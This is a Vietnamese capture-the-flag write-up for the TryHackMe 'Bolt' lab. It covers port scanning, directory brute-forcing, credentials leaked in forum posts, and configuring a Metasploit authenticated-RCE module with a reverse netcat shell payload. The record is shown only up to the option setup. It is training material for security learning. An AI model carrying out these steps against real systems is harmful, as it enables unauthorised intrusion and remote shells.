Server thực hiện việc khai thác

https://tryhackme.com/room/bolt

Địa chỉ ip hiện thời:

- Máy kali: 10.4.43.108
- Máy server khai thác: 10.10.203.216

Tiến hành thu thập thông tin

nmap -vv -T4 -p- -sV -O -Pn 10.10.203.216

```
Nmap scan report for 10.10.203.216
Host is up, received user-set (0.39s latency).
Scanned at 2022-08-23 03:13:29 EDT for 352s
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
80/tcp   open  http    syn-ack ttl 61 Apache httpd 2.4.29 ((Ubuntu))
8000/tcp open  http    syn-ack ttl 61 (PHP 7.2.32-1)
```

Server đang chạy trên 3 port 22, 80 và 8000 với các dịch vụ ssh và http. Các phiên bản dịch vụ đính kèm kế bên.

```
Uptime guess: 6.925 days (since Tue Aug 16 05:07:05 2022)
Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Ngoài ra, máy chủ đang chạy OS là linux.

- ❖ Test thử đang nhập vào dịch vụ ssh

```
┌──(root💀kali)-[/home/kali/Desktop]
└─# ssh admin@10.10.203.216
admin@10.10.203.216's password:
Permission denied, please try again.
admin@10.10.203.216's password:
Permission denied, please try again.
admin@10.10.203.216's password:
admin@10.10.203.216: Permission denied (publickey,password).
```


Thử một vài mật khẩu khả thi nhưng không được.

❖ Mở trang web truy cập trên port 80 của server.



Đây chỉ là một trang web chỉ cho thấy dịch vụ apache đang hoạt động. Tìm kiếm thử các trang web ẩn

obuster dir -w common-web-content.txt -u 10.10.203.216 -x php,py,sh,txt




Sau khi kiểm tra qua status code thì không xác nhận thấy có dir nào bị ẩn một cách khả nghi. (Thường chúng ta quan tâm 200-OK, hoặc 301-chuyển hướng).

Kiểm tra thử mã nguồn của trang web xem có gì bị bỏ quên lại hay không?


```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <!--
    Modified from the Debian original for Ubuntu
    Last updated: 2016-11-16
    See: https://launchpad.net/bugs/1288690
  -->
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Apache2 Ubuntu Default Page: It works</title>
    <style type="text/css" media="screen">
  * {
    margin: 0px 0px 0px 0px;
    padding: 0px 0px 0px 0px;
  }

  body, html {
    padding: 3px 3px 3px 3px;

    background-color: #D8DBE2;

    font-family: Verdana, sans-serif;
    font-size: 11pt;
    text-align: center;
  }

  div.main_page {
    position: relative;
    display: table;

    width: 800px;

    margin-bottom: 3px;
    margin-left: auto;
    margin-right: auto;
    padding: 0px 0px 0px 0px;

    border-width: 2px;
    border-color: #212738;
    border-style: solid;

    background-color: #FFFFFF;

    text-align: center;
```

➔ Không có thông tin nào giá trị lắm.

❖ Mở trang web truy cập trên port 8000 của server.




Kiểm tra mã nguồn của nó.



Không có thông tin nào bị bỏ quên ở đây. Tiến hành tìm kiếm thử các trang web ẩn của webserver này.

gobuster dir -w common-web-content.txt -u http://10.10.203.216:8000 -x py,sh,txt,php



Ở đây chúng ta xác nhận có một vài status code được trả về 200. Tiến hành thử từng cái.

Kết quả nhận được không mấy khả quan khi không có thông tin gì tiến sâu hơn hay các form định dạng đăng nhập định dạng trước đó đã làm.

Kiểm tra các port UDP đang hoạt động:

```
Nmap scan report for 10.10.203.216
Host is up, received user-set (0.39s latency).
Scanned at 2022-08-23 03:17:05 EDT for 1087s
Not shown: 989 closed udp ports (port-unreach)
PORT      STATE         SERVICE     REASON      VERSION
68/udp    open|filtered dhcpc       no-response
113/udp   open|filtered auth        no-response
1067/udp  open|filtered instl_boots no-response
8181/udp  open|filtered unknown     no-response
19650/udp open|filtered unknown     no-response
30544/udp open|filtered unknown     no-response
32818/udp open|filtered unknown     no-response
36489/udp open|filtered unknown     no-response
39217/udp open|filtered unknown     no-response
47808/udp open|filtered bacnet      no-response
59765/udp open|filtered unknown     no-response

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1087.71 seconds
           Raw packets sent: 1447 (66.305KB) | Rcvd: 1003 (75.112KB)
```

Ta nhận thấy có một vài port ở trạng thái open nhưng đã bị tường lửa chặn “filtered”, nên vấn đề này sẽ bỏ qua.

Như vậy quá trình thu thập các thông tin liên quan đã kết thức, nhưng thực sự chưa có hướng đi cụ thể để tiễn sâu hơn vào server.

Lúc này khả nghi nhất là nên quay lại trang web trên port 8000 phía trên để tìm kiếm thông tin. Khi mà tìm kiếm kỹ thuật bất khả thi thì nên tìm kiếm vật lý – đại loại như có cái được viết ra không hay có button nào không?

Ta có thấy 2 bài post như này.

Message for IT Department

Hey guys,

i suppose this is our secret forum right? I posted my first message for our readers today but there seems to be a lot of freespace out there. Please check it out! my password is boltadmin123 just incase you need it!

Regards,

Jake (Admin)

Message From Admin

Hello Everyone,

Welcome to this site, myself Jake and my username is bolt .I am still new to this CMS so it can take awhile for me to get used to this CMS but believe me i have some great content coming up for you all!

Regards,

Jake (Admin)


Đại loại thông qua 2 bài post này có thể hiểu như ông admin tên Jake này để lại 2 manh mối quan trọng như sau:

- Username: bolt
- Password: boltadmin123


Nhưng bây giờ đăng nhập ở đâu? Có 2 nơi có thể đăng nhập với tài khoản như vậy, một là dịch vụ ssh, cái còn lại chính là đăng nhập quyền quản trị trên trang web.

```
┌──(root💀kali)-[/home/kali/Desktop]
└─# ssh bolt@10.10.203.216
bolt@10.10.203.216's password:
Permission denied, please try again.
bolt@10.10.203.216's password:
Permission denied, please try again.
bolt@10.10.203.216's password:
```

Như vậy chỉ còn cách tìm nơi đăng nhập trang quản trị của web.




Dựa vào bên trái ta thấy trang web được xây dựng với Bolt nên ta truy cập thử “The Bolt site” bên phải để xem chuyện gì sẽ xảy ra.



Lúc này có thể thấy Boltcms này như là một dự án open source phục vụ cho nhu cầu build website. Kiểu như là một form có sẵn để dựng web, đại loại như wordpress. Lưu ý: phần này như là đang tìm hiểu thử mã nguồn tạo nên trang web thui chứ không phải tìm kiếm chỗ login ở đây.


Đến đây rồi thì search gg thử chỗ login.




Có thể bấm vào để tìm hiểu thêm, nhưng thông qua hiển thị có thể thấy cách mà đăng nhập trên nền tảng Bolt CMS này. Domain mà chúng ta cần sẽ là:


http://10.10.203.216/bolt

Ta được:





Để ý kỹ thanh thông tin dưới cùng, ta được:



Như vậy server này chạy Bolt version 3.7.1

Tìm kiếm thử các lỗ bảo mật có thể có với phiên bản này.

```
┌──(root💀kali)-[/home/kali/Desktop]
└─# searchsploit Bolt CMS
------------------------------------------------------------------------ ----------------------
 Exploit Title                                                          |  Path
------------------------------------------------------------------------ ----------------------
Bolt CMS 3.6.10 - Cross-Site Request Forgery                            | php/webapps/47501.txt
Bolt CMS 3.6.4 - Cross-Site Scripting                                   | php/webapps/46495.txt
Bolt CMS 3.6.6 - Cross-Site Request Forgery / Remote Code Execution     | php/webapps/46664.html
Bolt CMS 3.7.0 - Authenticated Remote Code Execution                    | php/webapps/48296.py
Bolt CMS < 3.6.2 - Cross-Site Scripting                                 | php/webapps/46014.txt
CMS Bolt - Arbitrary File Upload (Metasploit)                           | php/remote/38196.rb
------------------------------------------------------------------------ ----------------------
Shellcodes: No Results
```

Dựa vào kết quả ta thấy có thể thực hiện khai thác thử “Bolt CMS 3.7.0” do nó có phiên bản gần nhất với phiên bản hiện tại của server.

Sử dụng metasploit:

```
msf6 > search bolt

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/unix/webapp/bolt_authenticated_rce    2020-05-07       excellent  Yes    Bolt CMS 3.7.0 - Authenticated Remote Code Execution
   1  exploit/multi/http/bolt_file_upload           2015-08-17       excellent  Yes    CMS Bolt File Upload Vulnerability
```

Lỗi khai thác số “0” là của phiên bản 3.7.0 gần nhất.

```
msf6 > use 0
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(unix/webapp/bolt_authenticated_rce) > show options

Module options (exploit/unix/webapp/bolt_authenticated_rce):

   Name                Current Setting        Required  Description
   ----                ---------------        --------  -----------
   FILE_TRAVERSAL_PATH  ../../../public/files  yes       Traversal path from "/files" on the web server to "/root" on the server
   PASSWORD                                   yes       Password to authenticate with
   Proxies                                    no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                                     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT               8000                   yes       The target port (TCP)
   SRVHOST             0.0.0.0                yes       The local host or network interface to listen on. This must be an address on the local machin
                                                        e or 0.0.0.0 to listen on all addresses.
   SRVPORT             8080                   yes       The local port to listen on.
   SSL                 false                  no        Negotiate SSL/TLS for outgoing connections
   SSLCert                                    no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI           /                      yes       Base path to Bolt CMS
   URIPATH                                    no        The URI to use for this exploit (default is random)
   USERNAME                                   yes       Username to authenticate with
   VHOST                                      no        HTTP server virtual host


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   Linux (cmd)
```

Điền vào các trường thông tin mà được “Required”.

```
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set USERNAME bolt
USERNAME => bolt
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set PASSWORD boltadmin123
PASSWORD => boltadmin123
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set RHOSTS 10.10.203.216
RHOSTS => 10.10.203.216
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set LHOST 10.4.43.108
LHOST => 10.4.43.108
```

Thông tin sau đó sẽ trở thành:

```
msf6 exploit(unix/webapp/bolt_authenticated_rce) > show options

Module options (exploit/unix/webapp/bolt_authenticated_rce):

   Name                Current Setting        Required  Description
   ----                ---------------        --------  -----------
